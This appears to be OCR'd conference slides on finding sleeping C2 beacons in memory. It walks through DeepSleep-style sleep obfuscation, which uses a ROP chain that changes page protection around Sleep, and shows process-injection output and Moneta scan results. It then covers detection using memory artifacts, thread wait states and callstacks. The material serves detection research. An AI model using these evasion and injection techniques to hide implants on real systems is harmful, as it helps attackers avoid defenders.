
Set up ROP Chain on stack before Sleeping



ROPPED To VirtualProtect(AddrBeacon, PAGE_NO_ACCESS ...




Ropped To Sleep(5000)




Ropped To VirtualProtect(AddrBeacon, PAGE_EXECUTE_READ …

DeepSleep



```
[+] Notepad PID: 11300
[*] Created section: 0x00000000000000AC
[*] Mapped section locally: 0x0000015CC10E0000
[*] Mapped section remote: 0x000002643E210000
[*] NtQueueApcThread successfull
[*] Resumed thread
PS [redacted] > .\Moneta64.exe -m ioc -p 11300
   _____                 __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/           \/     \/           \/

Moneta v1.0 | Forrest Orr | 2020


notepad.exe : 11300 : x64 : C:\Windows\System32\notepad.exe
  0x000002643E210000:0x00002000   | Mapped   | Page File
    0x000002643E210000:0x00002000 | RX       | 0x00000000 | Abnormal mapped executable memory

... scan completed (0.312000 second duration)
```




notepad.exe (11300) Properties

Hide free regions


Base address	Type	Size	Protection
0x7ffe8c350000	Image: Commit	4 kB	RW
0x7ffe8c352000	Image: Commit	8 kB	RW
0x7ffe8c5cc000	Image: Commit	12 kB	RW
0x7ffe8c6e6000	Image: Commit	4 kB	RW
0x7ffe8c8f2000	Image: Commit	4 kB	RW
0x7ffe8c99f000	Image: Commit	8 kB	RW
0x7ffe8c9a4000	Image: Commit	8 kB	RW
	Image: Commit	4 kB	RW
	Image: Commit	4 kB	RW
	Image: Commit	24 kB	RW
	Image: Commit	4 kB	RW
	Image: Commit	36 kB	RW
	Private: Commit	12 kB	RW+G
	Private: Commit	12 kB	RW+G
0x97dc36c000	Private: Commit	12 kB	RW+G
0x97dc3ec000	Private: Commit	12 kB	RW+G
0x2643e210000	Mapped: Commit	8 kB	RX
0x7ff61f591000	[illegible]	[illegible]	[illegible]

1

1



```
PS ( [redacted] \Moneta64.exe -m ioc -p 11300
   _____                 __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/           \/     \/           \/

Moneta v1.0 | Forrest Orr | 2020


... scan completed (0.328000 second duration)
```



Hide free regions


Base address	Type	Size	Protection
0x7df5fed60000	Mapped: Reserved	40,093,216...	
0x7dff8dee9000	Mapped: Reserved	1,040 kB	
0x7dff8dff3000	Mapped: Reserved	2,106,711,...	
0x7ff5d5738000	Mapped: Reserved	518,656 kB	
0x7ff5f72d6000	Mapped: Reserved	94,760 kB	
0x2643e210000	Mapped: Commit	8 kB	NA
0x7df5fe360000	Mapped: Commit	188 kB	NA
0x7df5fec2d000	Mapped: Commit	1,012 kB	NA

- POC: DeepSleep
- https://github.com/thefLink/DeepSleep/

Alternatives

- Many other implementations using various techniques:
  - https://github.com/Cracked5pider/Ekko
  - https://github.com/SecIdiot/FOLIAGE/
  - …
- Idea is always the same: change page permissions while sleeping

Really Necessary?



```
PS C:\Users\user\Downloads> .\Moneta64.exe -m ioc -p 4328
   _____                        __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020


firefox.exe : 4328 : x64 : C:\Program Files\Mozilla Firefox\firefox.exe
  0x00000000008B0000:0x00010000   | Mapped   | Page File
    0x00000000008B0000:0x00001000 | RX       | 0x00000000 | Abnormal mapped executable memory
  0x00000000088B0000:0x00010000   | Private
    0x00000000088B0000:0x00001000 | RX       | 0x00000000 | Abnormal private executable memory
  0x000001FA08930000:0x00010000   | Private
    0x000001FA08933000:0x00001000 | RX       | 0x00000000 | Abnormal private executable memory
  0x000001FA089D0000:0x00010000   | Private
    0x000001FA089D0000:0x00001000 | RX       | 0x00000000 | Abnormal private executable memory
  0x00007FF6A9920000:0x000a0000   | EXE Image           | C:\Program Files\Mozilla Firefox\firefox.exe
    0x00007FF6A9920000:0x00001000 | R        | Header   | 0x00001000 | Primary image base | Modified PE header
  0x00007FFA854C0000:0x000bd000   | DLL Image           | C:\Windows\System32\kernel32.dll
    0x00007FFA854C1000:0x0007e000 | RX       | .text    | 0x00001000 | Modified code
  0x00007FFA85D70000:0x001f5000   | DLL Image           | C:\Windows\System32\ntdll.dll
    0x00007FFA85D71000:0x0011b000 | RX       | .text    | 0x00005000 | Modified code
    0x00007FFA85D71000:0x0011b000 | RX       | PAGE     | 0x00005000 | Modified code
    0x00007FFA85D71000:0x0011b000 | RX       | RT       | 0x00005000 | Modified code

... scan completed (1.047000 second duration)
```


Memory Artifacts - False Positives

- Memory artifacts alone are a good first indicator
  - But have way too many false positives
  - Anti exploit techniques (Browser like to hook CreateThread)
- Can be bypassed using Gargoyle-like techniques
- Need more metrics to identify infected processes

Artifacts – Suspicious Thread States

- Beacons spend most of the time waiting for new commands
- Developers tend to use Sleep() to make their beacons wait
  - Sleep (Kernel32.dll) is a wrapper for NtDelayExecution (Ntdll.dll)
- Sleep sets thread in special waiting state: DelayExecution
- Some stats of a random Windows 10 machine:
  - ~1500 Threads
  - ~ 20 Threads have state: DelayExecution (Probably beacons)
- Too many to check, need even more metrics


Artifacts – Suspicious Callstacks



Stack - thread 4308

```
    Name
0   ntoskrnl.exe!KeWaitForMutexObject+0x38f0
1   ntoskrnl.exe!KeWaitForMutexObject+0x1787
2   ntoskrnl.exe!KeWaitForMutexObject+0x98f
3   ntoskrnl.exe!KeWaitForMutexObject+0x233
4   ntoskrnl.exe!KeWaitForMultipleObjects+0x45b
5   win32kfull.sys!xxxUpdateInputHangInfo+0x10d2
6   win32kfull.sys!xxxUpdateInputHangInfo+0xca5
7   win32kfull.sys!NtUserWaitMessage+0x48
8   win32k.sys!EngSaveFloatingPointState+0x45a2
9   ntoskrnl.exe!setjmpex+0x7c05
10  win32u.dll!NtUserWaitMessage+0x14
11  shell32.dll!SHChangeNotifyRegisterThread+0x19c
12  shell32.dll!Ordinal201+0x36
13  explorer.exe+0x23869
14  explorer.exe+0xa16f6
15  kernel32.dll!BaseThreadInitThunk+0x14
16  ntdll.dll!RtlUserThreadStart+0x21
```

Normal Stack



